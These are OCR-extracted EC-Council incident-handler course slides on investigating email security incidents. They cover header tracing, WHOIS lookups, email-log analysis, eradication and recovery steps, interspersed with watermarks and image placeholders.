https://mha.azurewebsites.net

ipTRACKEREonline.com
https://www.iptrackeronline.com

Google Admin Toolbox
https://toolbox.googleapps.com

Email Header Analyzer
https://www.whatismyip.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Checking Email Validity

- Incident handlers are responsible for checking the validity of received emails
- Use the **Email Dossier** scanning tool to check the validity of an email address

Other tools to check email validity:

- Hunter's Email Verifier (https://hunter.io)
- Email Address Verification (https://tools.emailhippo.com)
- Email Checker (https://email-checker.net)
- ZeroBounce (https://www.zerobounce.net)
- Email Address Validator (https://verifalia.com)




https://centralops.net

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examining Originating IP Address

- Open the email to be traced and **find its header**
- **Collect the IP address** of the sender from the header of the received mail
- Search for the IP in the **WHOIS database**
- Look for the **geographic address** of the sender in the WHOIS database



IP Information for 76.233.176.47

– Quick Stats

IP Location	United States Los Angeles AT&T Corp.
ASN	AS7018 ATT-INTERNET4, US (registered Jul 30, 1996)
Whois Server	whois.arin.net
IP Address	76.233.176.47

```
NetRange:       76.223.192.0 - 76.237.255.255
CIDR:           76.224.0.0/13, 76.223.192.0/18, 76.236.0.0/15, 76.232.0.0/14
NetName:        SBCIS-SBIS-6BLK
NetHandle:      NET-76-223-192-0-1
Parent:         NET76 (NET-76-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   AT&T Corp. (AC-3280)
RegDate:        2006-09-15
Updated:        2018-07-19
Ref:            https://rdap.arin.net/registry/ip/76.223.192.0

OrgName:        AT&T Corp.
OrgId:          AC-3280
Address:        7277 164th Ave NE
Address:        Attn: IP Management
City:           Redmond
StateProv:      WA
PostalCode:     98052
Country:        US
RegDate:        2018-03-05
Updated:        2021-06-26
Comment:        For policy abuse issues contact  abuse@att.net
Comment:        For all subpoena, Internet, court order related matters and emergency reques
ts
contact
Comment:        11760 US Highway 1
Comment:        North Palm Beach, FL 33408
Comment:        Main Number: 800-635-6840
Comment:        Fax: 888-938-4715
Ref:            https://rdap.arin.net/registry/entity/AC-3280
```

hide01.ir

https://whois.domaintools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tracing Email Origin

- To trace the origin of an email, observe its message header
- All email header information can be faked except for the "**Received**" portion referencing the victim's computer (the last received)
- After confirming the validity of header information, investigators can use the originating email server as the primary source

- Registry sites to determine the email origin:

ARIN
American Registry for Internet Numbers
lacnic
AFRINIC
The Internet Numbers Registry for Africa
APNIC
RIPE NCC
RIPE NETWORK COORDINATION CENTRE

hide01.ir

Source Registry	ARIN
Kind	Group
Full Name	Cogent Abuse
Handle	COGEN-ARIN
Email	abuse@cogentco.com
Telephone	+1-877-875-4311
Organization	Cogent Abuse
Address	2450 N street, NW Washington DC 20037 United States
Roles	Abuse
Registration	Wed, 13 Nov 2002 22:21:33 GMT (Thu Nov 14 2002 local time)
Last Changed	Thu, 07 Jul 2022 12:46:44 GMT (Thu Jul 07 2022 local time)
Self	https://rdap.arin.net/registry/entity/COGEN-ARIN
Alternate	https://whois.arin.net/rest/poc/COGEN-ARIN
Port 43 Whois	whois.arin.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tracing Back Web-based Email

- Web-based email services are free and do not require **authentic information** for creating an email account
- **Criminals exploit** this advantage and create email accounts **using false identities**
- When an attacker sends offending messages through a web-based email account, incident handlers can contact the **account provider** to find the IP address of the suspect connected to the website and sending the mail
- Incident handlers can use tools such as **IP2LOCATION's Email Header Tracer** for tracing back web-based emails



hide01.ir

Tools for Tracing Web-based Email


- Social Catfish (https://socialcatfish.com)
- EmailSherlock (https://www.emailsherlock.com)
- Google Admin Toolbox (https://toolbox.googleapps.com)
- Email Header Analyzer (https://dnschecker.org)
- MxToolbox (https://mxtoolbox.com)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Tracking Tools

eMailTrackerPro

eMailTrackerPro **analyzes email headers** and reveals information such as sender's geographical location and IP address



http://www.emailtrackerpro.com

- **MailTracker** — *https://hunter.io*
- **Zendio** — *http://www.zendio.com*
- **Trace Email** — *https://whatismyipaddress.com*
- **Email Tracer** — *https://www.ipaddresslocation.org*
- **G-Lock Analytics** — *https://glockanalytics.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Logs


- Incident handlers must analyze email logs to identify the **type of email incidents**, their **impact**, **timeline**, **source**, and **activities** performed by them

Examining System Logs

- By examining system logs, incident handlers can verify the path taken by an email
- Because email logs are Internet-based, the incident response team can check the **IIS logs** of a system
- On a Windows Server system, the IIS log files are stored at the following location by default:

```
%SystemDrive%\inetpub\logs\LogFiles
```





hidoc.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Logs (Cont'd)

ECIH EC-Council Certified Incident Handler

Examining Network Equipment Logs

- Network equipment such as **routers**, **switches**, **firewalls**, and **servers** store the transmission data and logs
- By examining the router and firewall logs, incident handlers can verify the **timeline** and **IP addresses** contained within an email
- These logs provide **email message ID** information, **source addresses**, and **destination addresses** of the servers used to send the email

hide01.ir

Action	Time	Interface	Source	Destination	Protocol
✖	Aug 3 08:59:02	WAN	198.51.100.1:67	198.51.100.2:68	UDP
✖	Aug 3 15:02:10	WAN	198.51.100.108:138	198.51.100.255:138	UDP
✖	Aug 3 15:02:10	WAN	198.51.100.108:138	198.51.100.255:138	UDP
✖	Aug 3 15:14:02	WAN	198.51.100.108:138	198.51.100.255:138	UDP
✖	Aug 3 15:14:02	WAN	198.51.100.108:138	198.51.100.255:138	UDP


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Logs (Cont'd)

Examining Microsoft Exchange Email Server Logs

- While investigating a Microsoft Exchange server for email crimes, incident handlers should primarily focus on the following files:
  - **.edb database** files (responsible for MAPI information)
  - **.stm database** files (responsible for non-MAPI information)
  - **checkpoint** files
  - **temporary** files
- To view and extract mail logs, incident handlers can use **Get-MessageTrackingLog cmdlet** in the Exchange Management Shell

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Logs (Cont'd)

Examining Linux Email Server Logs

- In Linux and UNIX systems, emails are sent using the **sendmail** command
- **sendmail** uses **syslog** to maintain logs for understanding the activities observed on a system
- **/etc/syslog.conf** is the syslog configuration file, which determines the location of service logs stored by syslog
- **syslog.conf** also provides the location of log files for email, which is usually **/var/log/mailog**
- The **/var/log/mailog** file contains the source and destination IP addresses, date and time stamps, and other information necessary to validate the data within an email header

hide01.ir




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Logs (Cont'd)

Analyzing Email Logs using EventLog Analyzer

- EventLog Analyzer provides log management with agent and agentless methods of log collection, **custom log parsing**, and **complete log analysis** with reports and alerts
- It allows incident responders to analyze email logs at the server level and **detect abnormal emails used by attackers** for phishing or spamming




https://www.manageengine.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing SMTP Logs

- Many organizations use **Microsoft Exchange Server** for their email communications, which is based on SMTP
- Incident handlers should analyze SMTP logs in the event of an incident or glitches encountered during email communication



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Explain Eradication of Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Email Security Incidents

ECIH EC-Council Certified Incident Handler

1. Collect the **details of an email security incident** such as URL, subject link, sender, and IP address through email header analysis and block them across servers, security tools, and network devices
2. Immediately alert employees about an incident and train them to diagnose potential attacks
3. Update antiphishing and antispam tools with the newly found signatures and details of attackers to prevent similar attacks in the future
4. **Identify common patterns** and **signatures** from emails to block them on the SMTP server
5. **Review the SMTP logs** to determine if the same email has been sent to other employees and remove them from their inboxes
6. Check if other users have been impacted by the attack and perform incident handling on their systems as well
7. Use DNS Blackholing to block IP addresses used to send malicious emails
8. Seek help from government agencies and **antiphishing organizations** such as APWG
9. Strengthen the security of email servers and clients
10. Share email incident reports with peers through forums and submit them to online databases and authorities
11. Train employees to check the email headers of emails asking for immediate actions such as **financial transactions**
12. Implement multiple verification policies for financial transactions

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Email Security Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

13 **Blacklist malicious websites** and disable automatic downloads across all systems and devices

14 **Scan all affected systems** using antivirus to ensure the removal of all malware-related data

15 Block and **remove the impacted accounts** and re-issue new accounts to employees

16 Request all employees to change their passwords and **implement multifactor authentication** in their accounts

17 **Install browser extensions** and tools that help in detecting and preventing phishing and spam emails

18 Blacklist emails using signatures, sender addresses, or other details obtained from malicious emails

19 **Use encryption** or VPNs to communicate using emails

20 Deploy **antispam**, **antiphishing**, and filtering tools

21 Inform **regional law enforcement** agencies about fraudulent emails


22 Inform the organizations, banks, or entities whose emails are being spoofed by attackers

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reporting Phishing and Spam Emails to Email Service Providers

Gmail




Yahoo Mail



hide01.ir

Outlook





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand the Process of Recovery after Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Email Security Incident

1. Change the **password of affected email accounts** and any accounts related to them
2. Inform banks and financial institutions about the attack and **block the compromised accounts**
3. Restore **compromised systems** using backups
4. Contact **law enforcement agencies**
5. **Claim insurance** in case of huge financial loss
6. **File a complaint** with the cybercrime department

hide01.ir

